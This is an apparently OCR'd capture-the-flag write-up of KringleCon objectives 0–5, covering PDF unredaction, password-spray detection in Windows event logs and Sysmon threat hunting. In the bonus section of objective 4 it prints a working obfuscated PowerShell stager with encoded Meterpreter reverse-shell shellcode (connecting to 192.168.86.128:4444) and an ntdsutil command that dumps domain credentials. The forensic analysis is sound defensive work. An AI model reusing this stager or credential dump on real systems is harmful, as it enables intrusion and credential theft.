
Swift and strong, sort of like Santa's sleigh.

Solution:


13.107.21.200

Objectives

Objectives act as a way of progressing through the story and uncovering 10 parts to the KringleCon narrative. They are generally much more involved than the terminal challenges and will often require more thorough planning, analysis, and research to successfully complete.



OBJECTIVE 0: TALK TO SANTA IN THE QUAD



"This is a little embarrassing, but I need your help. Our KringleCon turtle dove mascots are missing! They probably just wandered off. Can you please help find them?

To help you search for them and get acquainted with KringleCon, I've created some objectives for you. You can see them in your badge. Where's your badge? Oh! It's that big, circle emblem on your chest - give it a tap!

We made them in two flavors - one for our new guests, and one for those who've attended both KringleCons. After you find the Turtle Doves and complete objectives 2-5, please come back and let me know.


Not sure where to start? Try hopping around campus and talking to some elves.If you help my elves with some quicker problems, they'll probably remember clues for the objectives."


This objective is merely an introduction, and just requires you to get comfortable with the controls and speak to Santa in the Quad. My thoughts are with anyone who didn't manage to make it this far and are still stuck in Ed…

Solution:

Click on Santa in the Quad.

OBJECTIVE 1: FIND THE TURTLE DOVES





"Hoot Hooot?"

This objective is once again a bit of an introduction. By travelling to the Student Union, north of the Quad, you will find the 2 Turtle Doves named Michael and Jane keeping warm next to a fireplace. Your first mission was a success! Congratulations, although this really is still a warm up.

Solution:

Click on Michael and Jane – Two Turtle Doves in the Student Union


OBJECTIVE 2: UNREDACT THREATENING DOCUMENT

2) Unredact Threatening Document

Difficulty:

Someone sent a threatening letter to Elf University. What is the first word in ALL CAPS in the subject line of the letter? Please find the letter in the Quad.

This objective involves first locating the threatening document, and then removing the poorly constructed redaction on the document. To do this we can go to the Quad and look in the North-West corner of the map, or we can find this document by inspecting elements in our browser.



After locating the document, we can see that it is a PDF with some images overlaying the text. This doesn't prevent us from copying the text off of this document and onto another where we can read it.

Date: February 28, 2019

To the Administration, Faculty, and Staff of Elf University
17 Christmas Tree Lane
North Pole

From: A Concerned and Aggrieved Character

Confidential

Attention All Elf University Personnel,

Confidential

If you do not accede to our demands, we will be forced to take matters into our own hands. We do not make this threat lightly. You have less than six months to act demonstrably.

Sincerely,

--A Concerned and Aggrieved Character

Date: February 28, 2019

To the Administration, Faculty, and Staff of Elf University
17 Christmas Tree Lane
North Pole

From: A Concerned and Aggrieved Character

Subject: **DEMAND**: Spread Holiday Cheer to Other Holidays and Mythical Characters… OR ELSE!

Attention All Elf University Personnel,

It remains a constant source of frustration that Elf University and the entire operation at the North Pole focuses exclusively on Mr. S. Claus and his year-end holiday spree. We URGE you to consider lending your considerable resources and expertise in providing merriment, cheer, toys, candy, and much more to other holidays year-round, as well as to other mythical characters. For centuries, we have expressed our frustration at your lack of willingness to spread your cheer beyond the inaptly-called "Holiday Season." There are many other perfectly fine holidays and mythical characters that need your direct support year-round.

If you do not accede to our demands, we will be forced to take matters into our own hands. We do not make this threat lightly. You have less than six months to act demonstrably.

Sincerely,


--A Concerned and Aggrieved Character

This letter is shocking indeed, but keeping our mind on the mission, we must find out the first word thats ALL CAPS in the subject line of the letter.

Solution:

DEMAND

OBJECTIVE 3: WINDOWS LOG ANALYSIS: EVALUATE ATTACK OUTCOME



This objective can be solved by manually sifting through logs, or more simply through the use of a 3rd party tool or script. In this case we 're noting 2 ways of solving the challenge, one utilizing Evtx Explorer/EvtxECmd by Eric Zimmerman, and another using the Deep Blue CLI tool by Eric Conrad.

Utilising EvtxECmd we first convert our evtx file into a csv file.

```
~$ EvtxECmd.exe -f D:\Downloads\Security.evtx\Security.evtx --
csv  D:\Downloads\Security.evtx\security.csv
```

```
EvtxECmd version 0.4.5.1

Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/evtx

Command line: -f D:\Downloads\Security.evtx\Security.evtx --csv D:\Downloads\Security.evtx\security.csv

Warning: Administrator privileges not found!

Path to 'D:\Downloads\Security.evtx\security.csv' doesn't exist. Creating...
CSV output will be saved to 'D:\Downloads\Security.evtx\security.csv\20191213104220_EvtxECmd_Output.csv'

Maps loaded: 53

Processing 'D:\Downloads\Security.evtx\Security.evtx'...

Event log details
Flags: None
Chunk count: 45
Stored/Calculated CRC: 76FDB932/76FDB932
Earliest timestamp: 2019-08-24 00:00:13.4635115
Latest timestamp:   2019-11-19 12:23:57.0248392
Total event log records found: 4,833

Records included: 4,833 Errors: 0 Events dropped: 0

Metrics (including dropped events)
Event Id        Count
1102            1
4616            1
4624            16
4625            2,386
4634            15
4648            2,387
4672            16
4768            2
4769            5
4776            4

Processed 1 file in 2.9806 seconds
```

From here we can now view the csv entries using Evtx Explorer, and locate the account which was successfully logged on after a series of failed logon attempts.

Failed logon	-\-	DC1 (127.0.0.1)	Target: ELFU\smullingfluff
A logon was attempted usi…	-\-	127.0.0.1:445	Target: ELFU\sscarletpie
Failed logon	-\-	DC1 (127.0.0.1)	Target: ELFU\sscarletpie
A logon was attempted usi…	-\-	127.0.0.1:445	Target: ELFU\supatree
Failed logon	-\-	DC1 (127.0.0.1)	Target: ELFU\supatree
A logon was attempted usi…	-\-	127.0.0.1:445	Target: ELFU\tcandybaubles
Failed logon	-\-	DC1 (127.0.0.1)	Target: ELFU\tcandybaubles
A logon was attempted usi…	-\-	127.0.0.1:445	Target: ELFU\ttinselbubbles
Failed logon	-\-	DC1 (127.0.0.1)	Target: ELFU\ttinselbubbles
A logon was attempted usi…	-\-	127.0.0.1:445	Target: ELFU\twinterfig
Failed logon	-\-	DC1 (127.0.0.1)	Target: ELFU\twinterfig
A logon was attempted usi…	-\-	127.0.0.1:445	Target: ELFU\wopenslae
Failed logon	-\-	DC1 (127.0.0.1)	Target: ELFU\wopenslae
A logon was attempted usi…	-\-	127.0.0.1:445	Target: ELFU\ygoldentrifle
Failed logon	-\-	DC1 (127.0.0.1)	Target: ELFU\ygoldentrifle
A logon was attempted usi…	-\-	127.0.0.1:445	Target: ELFU\ygreenpie
Failed logon	-\-	DC1 (127.0.0.1)	Target: ELFU\ygreenpie
NTLM authentication reque…			Target: supatree
Administrative logon	ELFU\supatree (S-1-5-21-3433…		SeSecurityPrivilege, SeBackupPrivilege,
Successful logon	-\-	WORKSTATION (192.168.86.128)	Target: ELFU\supatree
An account was logged off			Target: ELFU\supatree
Administrative logon	ELFU\DC1$ (S-1-5-18)		SeSecurityPrivilege, SeBackupPrivilege,
Successful logon	-\-	- (::1)	Target: ELFU.ORG\DC1$
An account was logged off			Target: ELFU\DC1$
Administrative logon	ELFU\DC1$ (S-1-5-18)		SeSecurityPrivilege, SeBackupPrivilege,
Successful logon	-\-	- (fe80::75f6:7c88:9877:ce71)	Target: ELFU.ORG\DC1$
An account was logged off			Target: ELFU\DC1$

From these logs we can see that the user supatree is likely the culprit; however, we can also use the Deep Blue CLI tool to confirm this.

```
~$ .\DeepBlue.ps1 .\Security.evtx
```

The end result is an entry for multiple admin logons associated with the username supatree.

```
Date    : 8/24/2019 9:30:20 AM
Log     : Security
EventID : 4672
Message : Multiple admin logons for one account
Results : Username: supatree
          User SID Access Count: 2
Command :
Decoded :
```


Looking at the number of failed logon attempts we can see that supatree also has 1 less failed logon than all others which in this case is indicative of a successful password spray.

```
Date    : 8/24/2019 9:30:20 AM
Log     : Security
EventID : 4672
Message : High number of logon failures for one account
Results : Username: ltrufflefig
          Total logon failures: 77
Command :
Decoded :

Date    : 8/24/2019 9:30:20 AM
Log     : Security
EventID : 4672
Message : High number of logon failures for one account
Results : Username: supatree
          Total logon failures: 76
Command :
Decoded :

Date    : 8/24/2019 9:30:20 AM
Log     : Security
EventID : 4672
Message : High number of logon failures for one account
Results : Username: mstripysleigh
          Total logon failures: 77
Command :
Decoded :

Date    : 8/24/2019 9:30:20 AM
Log     : Security
EventID : 4672
Message : High number of logon failures for one account
Results : Username: pbrandyberry
          Total logon failures: 77
Command :
Decoded :

Date    : 8/24/2019 9:30:20 AM
Log     : Security
EventID : 4672
Message : High number of logon failures for one account
Results : Username: civysparkles
          Total logon failures: 77
Command :
Decoded :

Date    : 8/24/2019 9:30:20 AM
Log     : Security
EventID : 4672
Message : High number of logon failures for one account
Results : Username: sscarletpie
          Total logon failures: 77
Command :
Decoded :

Date    : 8/24/2019 9:30:20 AM
Log     : Security
EventID : 4672
Message : High number of logon failures for one account
Results : Username: ftwinklestockings
          Total logon failures: 77
Command :
Decoded :
```

Solution:

supatree

OBJECTIVE 4: WINDOWS LOG ANALYSIS: DETERMINE ATTACKER TECHNIQUE



This objective is actually phrased in a manner which can be confusing. The question states a tool was used to retrieve domain password hashes from the lsass.exe process; however, the password hashes weren't taken from lsass, instead the password hashes for the entire domain were retrieved using another process spawning out of lsass, which is the expected answer we need to discover.

Following a tip gained from SugarPlum Mary, we find 2 useful tools for performing analysis on the normalized Sysmon logs, Event Query Language (eql) and jq. Looking at the SANS Penetration Testing blog post 'EQL Threat Hunting' we're able to formulate a query to look into process accessed events (Sysmon event type 10) which usually would allow us to see what process accessed lsass; however, this yields no results which is strange. Using some quick grepfoo, we can see what event types have been captured in Sysmon.

```
~$ cat sysmon-data.json | grep event_type | uniq
```

Out of the results, the following event types were found.

```
"event_type": "process"
"event_type": "registry"
"event_type": "file"
"event_type": "network"
```

This told us that there were no process accessed events which are necessary for identifying interaction with lsass. Thinking there may be lsass referenced within a process command line I ran another check.

```
~$ eql query -f sysmon-data.json 'process where process_name = "*"' | jq |
grep lsass
```

```
"parent_process_name": "lsass.exe",
"parent_process_path": "C:\\Windows\\System32\\lsass.exe",
```

So at this point we can see that lsass has run another process as it is noted as the the parent process. This in itself is suspicious as a process spawning out of lsass should never occur under normal circumstances, so we drill into this further.

```
~$ eql query -f sysmon-data.json 'process where parent_process_name =
"lsass.exe"' | jq "{process_name,command_line,pid}"
```

This highlights an unusual entry.

```
 "process_name": "cmd.exe"
 "command_line": "C:\\Windows\\system32\\cmd.exe"
 "pid": 3440
```

At this point the results made it clear that lsass had been injected into, and then spawned a command prompt; however, this didn't bring us any closer to the objective. Neither cmd, PowerShell, or (through analysis mentioned in the below bonus section), Metasploit are the correct answer.

Figuring the question may be worded questionably, we can go back and create a query which gives us any process with that command prompt as the parent.

```
~$ eql query -f sysmon-data.json 'process where ppid == 3440' | jq
"{process_name,command_line,pid}"
```

and low and behold this gives an answer which stood out like Krampus up a Christmas Tree.

```
 "process_name": "ntdsutil.exe"
 "command_line": "ntdsutil.exe  \"ac i ntds\" ifm \"create full c:\\hive\" q
q",
 "pid": 3556
```

From this it was clear that the ntds utility was interacting with NT Directory Services and creating a full "installation" backup at C:\\hive. This backup can then be used (so long as the system hive is also taken as this contains the decryption key) to decrypt all user credentials stored within the NTDS.dit file on this Domain Controller.

Solution:

ntdsutil

Bonus:

Looking at the SANS Penetration Testing blog post 'EQL Threat Hunting' we're able to formulate a query to find anomalous command lines.

```
~$ eql query -f sysmon-data.json 'process where length(command_line) > 200
and not process_name in ("chrome.exe", "ngen.exe") '| jq
"{process_name,command_line}"
```

This query resulted in a number of results for PowerShell invoking a base64 encoded, compressed script into memory.

```
powershell.exe  -nop -w hidden -noni -c \"if([IntPtr]::Size -eq
4){$b='powershell.exe'}else{$b=$env:windir+'\\syswow64\\WindowsPowerShell\\v1
.0\\powershell.exe'};$s=New-Object
System.Diagnostics.ProcessStartInfo;$s.FileName=$b;$s.Arguments='-noni -nop -
w hidden -c &([scriptblock]::create((New-Object System.IO.StreamReader(New-
Object System.IO.Compression.GzipStream((New-Object
System.IO.MemoryStream(,[System.Convert]::FromBase64String(''H4sIAE7e010CA7VW
bW/aSBD+nEj9D1aFZFshGAeatJEq3Zo3m+AEYiAQik6LvTZL1jas1xDo9b/fGHCbqulde9JZeVnvz
szOPPPMjP00cgWNI4nVqtLnN6cnXcxxKCmFTZo2ilIBG01PPTmBgwLD0kdJmaDlsh6HmEbT6+tayj
mJxOG91CICJQkJZ4ySRFGlv6SHOeHk/G62IK6QPkuFP0stFs8wO4pta9idE+kcRV521oldnPlScpa
MCkX+9ElWJ+f6tNRYpZgliuxsE0HCkseYrEpf1OzC/nZJFNmmLo+T2BelBxpVLkqDKME+uQVra2IT
MY+9RFYhBvjhRKQ8kiCaTP1wqMiw7PLYRZ7HSZLIRWmSGZ5Mp38ok+Ot92kkaEhKViQIj5cO4Wvqk
qRk4shj5J74U9ByBKdRMFVVEFvHT0QpRCljRel3zCi3ZJNj9qtKykslkOoKrhYhiz9EacdeyshBT3
7FzX3eVXjy3ANsX96cvjn1c6JsguAlUWB1MtmvCfimdOOE7sU+SuWiZMM9WMR8C6+FPk+JOv2KrFT
YRA/0svhzA3ouDbILGzYmw5h6U1A45rIwu8x2f87IOvFpROrbCIfUzUmnvAYw8RnZx1fKxW7BIUU+
HhCvThgJsMhAy/L8g1ojpOKrrpFS5hGOXEhSAl5B/tTvnTnkQZGtyCYhAHR4B+IVfKA6yaWP9N7mt
2fvICTXGE6SotRNodbcouQQzIhXlFCU0OMRSkW8X8rf3LVTJqiLE5Gbm6oHFI+31eIoETx1IWMQed
9ZEpdilgFRlEzqEWPr0CC/VX4VhhpmDCoALK0hDbCThe+IjAccHDzkXC05RFjhkpEQhPY132Q4gAo
/En3PHBwQT/7ewZzIB9ZmQOQIvHAPsuuwWBSlIeUCGkcG6sL+j3e/6BjgRY2TYxKUvC4mxlZkdC4w
vrYyNh4x2SPABUTf5HFo4IRcVg/dQXmr3dEagmdsRcx2jSeqow3VLRt+B7RixfUr76a9MDVef577y
Eos2+zWe6ZZXbedYVU4DUvcdC1hN0aLhYPM+8FYPFrI7NPy07i6W7bpzukgb/ysXe6M3aZsPO8Wge
eP674fXPnOvf6uSTsPtZ5RvsCdeiPtPBgbo1xNGnRj9uig99Ruitl4yPDA14KR/gHT5w5fDPXY3lk
IteYVd9f2h6257W3HJiULrdyhPdRD6Ma9HwxawTJoJUj7MFzVwgVaNTHCyEKN4bb9jhm9QdNAg4bR
w3dxt3JW1/RHb9VoPo5wO2Rey9T08Qh5iGv9YK5f3c2jDCccGCsjk0Gdx21TA5luFZnVC7p7XPVaA
WqAzDCMEW7Sp8HZCGze9kHnYaB7MRKRNdK0YaAFyHfmY4wMkDZWqGnEte37rt3VhsOLuT570ufgMx
mt39ttdNZ0u5qmnYUz+Ksh114+RyNjc7UOTCe+wTd4uH6saHp/0/LRCp2dGboxE2aj0l7DvX3tw+D
j24w9QJ/C4paIF7z4WSu3MU/mmAFfoEvn9dmMefPYd7sxzTQUJRvUT4RHhMGgg1GY0xwxFrtZ088a
NMybwxTIhtIAlpWLV1eq9FVQ/TYN8q3r60fwESon43apQ6JAzIvl50q5DL29/FwtQ4y/HlctXm6Vv
aliNhv2wOS22d62mhVUAXuJ2f1fETuW8Rz+ef+C2Le9fzj9JRTLxUPEP2x/v/FbkP5u4A+YChB0oA
sxcpiAr8Z/JMeL74N9UiD3/vHJvu7uUnF+C98Nb07/BljTPkRGCgAA''))),[System.IO.Compre
ssion.CompressionMode]::Decompress))).ReadToEnd()))';$s.UseShellExecute=$fals
e;$s.RedirectStandardOutput=$true;$s.WindowStyle='Hidden';$s.CreateNoWindow=$
true;$p=[System.Diagnostics.Process]::Start($s);\""
```

Placing this into CyberChef, base64 decoding it and then decompressing it provides us with the below output.

```
function lC4 {

      Param ($wuuE, $aBFd)

      $la = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object {
$_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].Equals('System.dll')
}).GetType('Microsoft.Win32.UnsafeNativeMethods')

      return $la.GetMethod('GetProcAddress',
[Type[]]@([System.Runtime.InteropServices.HandleRef],
[String])).Invoke($null, @([System.Runtime.InteropServices.HandleRef](New-
```

```
Object System.Runtime.InteropServices.HandleRef((New-Object IntPtr),
($la.GetMethod('GetModuleHandle')).Invoke($null, @($wuuE)))), $aBFd))

}

function wgg {

      Param (

            [Parameter(Position = 0, Mandatory = $True)] [Type[]] $wnWi6,

            [Parameter(Position = 1)] [Type] $jM = [Void]

      )

      $b6 = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object
System.Reflection.AssemblyName('ReflectedDelegate')),
[System.Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule('InM
emoryModule', $false).DefineType('MyDelegateType', 'Class, Public, Sealed,
AnsiClass, AutoClass', [System.MulticastDelegate])

      $b6.DefineConstructor('RTSpecialName, HideBySig, Public',
[System.Reflection.CallingConventions]::Standard,
$wnWi6).SetImplementationFlags('Runtime, Managed')

      $b6.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $jM,
$wnWi6).SetImplementationFlags('Runtime, Managed')

      return $b6.CreateType()

}

[Byte[]]$lrvI =
[System.Convert]::FromBase64String("/OiCAAAAYInlMcBki1Awi1IMi1IUi3IoD7dKJjH/r
DxhfAIsIMHPDQHH4vJSV4tSEItKPItMEXjjSAHRUYtZIAHTi0kY4zpJizSLAdYx/6zBzw0Bxzjgdf
YDffg7fSR15FiLWCQB02aLDEuLWBwB04sEiwHQiUQkJFtbYVlaUf/gX19aixLrjV1oMzIAAGh3czJ
fVGhMdyYHiej/0LiQAQAAKcRUUGgpgGsA/9VqCmjAqFaAaAIAEVyJ5lBQUFBAUEBQaOoP3+D/1Zdq
EFZXaJmldGH/1YXAdAr/Tgh17OhnAAAAagBqBFZXaALZyF//1YP4AH42izZqQGgAEAAAVmoAaFikU
+X/1ZNTagBWU1doAtnIX//Vg/gAfShYaABAAABqAFBoCy8PMP/VV2h1bk1h/9VeXv8MJA+FcP///+
mb////AcMpxnXBw7vgHSoKaKaVvZ3/1TwGfAqA++B1BbtHE3JvagBT/9U=")

$jNet =
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((lC4
kernel32.dll VirtualAlloc), (wgg @([IntPtr], [UInt32], [UInt32], [UInt32])
([IntPtr]))).Invoke([IntPtr]::Zero, $lrvI.Length,0x3000, 0x40)

[System.Runtime.InteropServices.Marshal]::Copy($lrvI, 0, $jNet, $lrvI.length)

$adsHP =
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((lC4
kernel32.dll CreateThread), (wgg @([IntPtr], [UInt32], [IntPtr], [IntPtr],
[UInt32], [IntPtr])
([IntPtr]))).Invoke([IntPtr]::Zero,0,$jNet,[IntPtr]::Zero,0,[IntPtr]::Zero)

[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((lC4
kernel32.dll WaitForSingleObject), (wgg @([IntPtr],
[Int32]))).Invoke($adsHP,0xffffffff) | Out-Null
```

This payload has a number of functions, but in essence is just attempting to allocate the highlighted base64 encoded shellcode into memory. By taking this and converting it to hex using CyberChef, and by removing all spaces between hex values, we can then use the tool scdbg to determine exactly what this shellcode is attempting to do.

```
~$ scdbg /f shellcode.dat /findsc
```


```
Loaded 2d4 bytes from file shellcode.dat
Detected straight hex encoding input format converting...
Testing 745 offsets  |  Percent Complete: 99%  |  Completed in 312 ms
0) offset=0x0          steps=MAX    final_eip=7c801d7b   LoadLibraryA
1) offset=0x6          steps=MAX    final_eip=401050
2) offset=0x9          steps=MAX    final_eip=401055
3) offset=0xb          steps=MAX    final_eip=401057

Select index to execute:: (int/reg) 0
0
Loaded 2d4 bytes from file shellcode.dat
Detected straight hex encoding input format converting...
Initialization Complete..
Max Steps: 2000000
Using base offset: 0x401000

40109d  LoadLibraryA(ws2_32)
4010ad  WSAStartup(190)
4010ca  WSASocket(af=2, tp=1, proto=0, group=0, flags=0)
4010d6  connect(h=42, host: 192.168.86.128 , port: 4444 ) = 71ab4a07
4010d6  connect(h=42, host: 192.168.86.128 , port: 4444 ) = 71ab4a07
4010d6  connect(h=42, host: 192.168.86.128 , port: 4444 ) = 71ab4a07
4010d6  connect(h=42, host: 192.168.86.128 , port: 4444 ) = 71ab4a07
4010d6  connect(h=42, host: 192.168.86.128 , port: 4444 ) = 71ab4a07

Stepcount 2000001
```

From this output we can see clearly that the shellcode is attempting to connect back to 192.168.86.128 on port 4444 (which is the default port for Meterpreter). Using eql we can check the sysmon network events to confirm our findings.

```
~$ eql query -f sysmon-data.json 'network where destination_port == "4444"' |
jq "{process_path,pid,destination_address,destination_port}"
```


```
{
  "process_path": "C:\\Windows\\SysWOW64\\WindowsPowerShell\\v1.0\\powershell.exe",
  "pid": 3588,
  "destination_address": "192.168.86.128",
  "destination_port": "4444"
}
{
  "process_path": "C:\\Windows\\SysWOW64\\WindowsPowerShell\\v1.0\\powershell.exe",
  "pid": 4056,
  "destination_address": "192.168.86.128",
  "destination_port": "4444"
}
{
  "process_path": "C:\\Windows\\SysWOW64\\WindowsPowerShell\\v1.0\\powershell.exe",
  "pid": 2564,
  "destination_address": "192.168.86.128",
  "destination_port": "4444"
}
```

OBJECTIVE 5: WINDOWS LOG ANALYSIS: DETERMINE COMPROMISED SYSTEM



This objective can be solved using RITA (Real Intelligence Threat Analytics) or by using grep. The aim of this objective is to find the IP address of the malware-infected system which is beaconing to a C2 server.

